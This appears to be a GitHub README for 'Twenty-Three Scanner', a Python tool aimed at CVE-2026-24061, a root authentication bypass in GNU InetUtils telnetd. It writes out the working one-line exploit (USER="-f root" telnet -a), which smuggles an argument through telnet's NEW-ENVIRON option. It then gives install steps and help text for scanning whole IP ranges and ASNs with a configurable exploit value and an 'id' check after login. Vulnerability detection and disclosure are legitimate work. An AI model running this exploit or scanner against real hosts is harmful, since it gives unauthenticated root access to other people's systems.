 madfxr/twenty-three-scanner
CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass

A Powerful, Fast, and Elegant scanner for detecting vulnerable Telnetd services affected by CVE-2026-24061. Built with pure Python standard library - zero external dependencies required.


CVE-2026-24061 is a critical authentication bypass vulnerability in GNU InetUtils Telnetd that allows unauthenticated remote attackers to gain root access by exploiting the NEW-ENVIRON option handling.

The following is the Telnetd service configuration on the target host side.

And here is the Proof of Concept (PoC) for this vulnerability, which can be executed manually from the attacker's host simply by running the command USER="-f root" telnet -a <TARGET_HOST> 23.

The vulnerability exploits improper validation of the USER environment variable in the telnet NEW-ENVIRON (RFC 1572) option negotiation, allowing attackers to inject malicious values like -f root to bypass authentication.
9.8 (Critical) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H.
# Clone the Repository
cd /opt
sudo git clone https://github.com/madfxr/Twenty-Three-Scanner.git
cd Twenty-Three-Scanner

# Make Executable
sudo chmod +x twenty-three-scanner.py

# Run the Script
sudo python3 twenty-three-scanner.py -h
The following is a manual for the Twenty-Three Scanner tool that can be used to detect the vulnerability CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass.
usage: python3 twenty-three-scanner.py [-h] [-t TARGET] [-f FILE] [-a ASN] [-p PORT] [--threads N] [--user-value VALUE] [--connect-timeout SEC] [--read-timeout SEC] [--id-timeout SEC]
                                       [--max-hosts-per-cidr N] [--max-total-hosts N] [--skip-large-networks] [-o FILE] [-v]

CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass

options:
  -h, --help            show this help message and exit

Target Options:
  -t TARGET, --target TARGET
                        target IP, CIDR, or comma-separated list (can be used multiple times)
  -f FILE, --file FILE  file containing targets (one per line, supports comments with #)
  -a ASN, --asn ASN     autonomous system number (e.g., AS10111 or 10111)

Scan Options:
  -p PORT, --port PORT  target port(s), comma-separated (default: 23)
  --threads N           number of concurrent threads (default: 50)
  --user-value VALUE    USER environment variable value for exploit (default: '-f root')

Timeout Options:
  --connect-timeout SEC
                        TCP connection timeout in seconds (default: 3.0)
  --read-timeout SEC    socket read timeout in seconds (default: 2.0)
  --id-timeout SEC      'id' command response timeout in seconds (default: 2.0)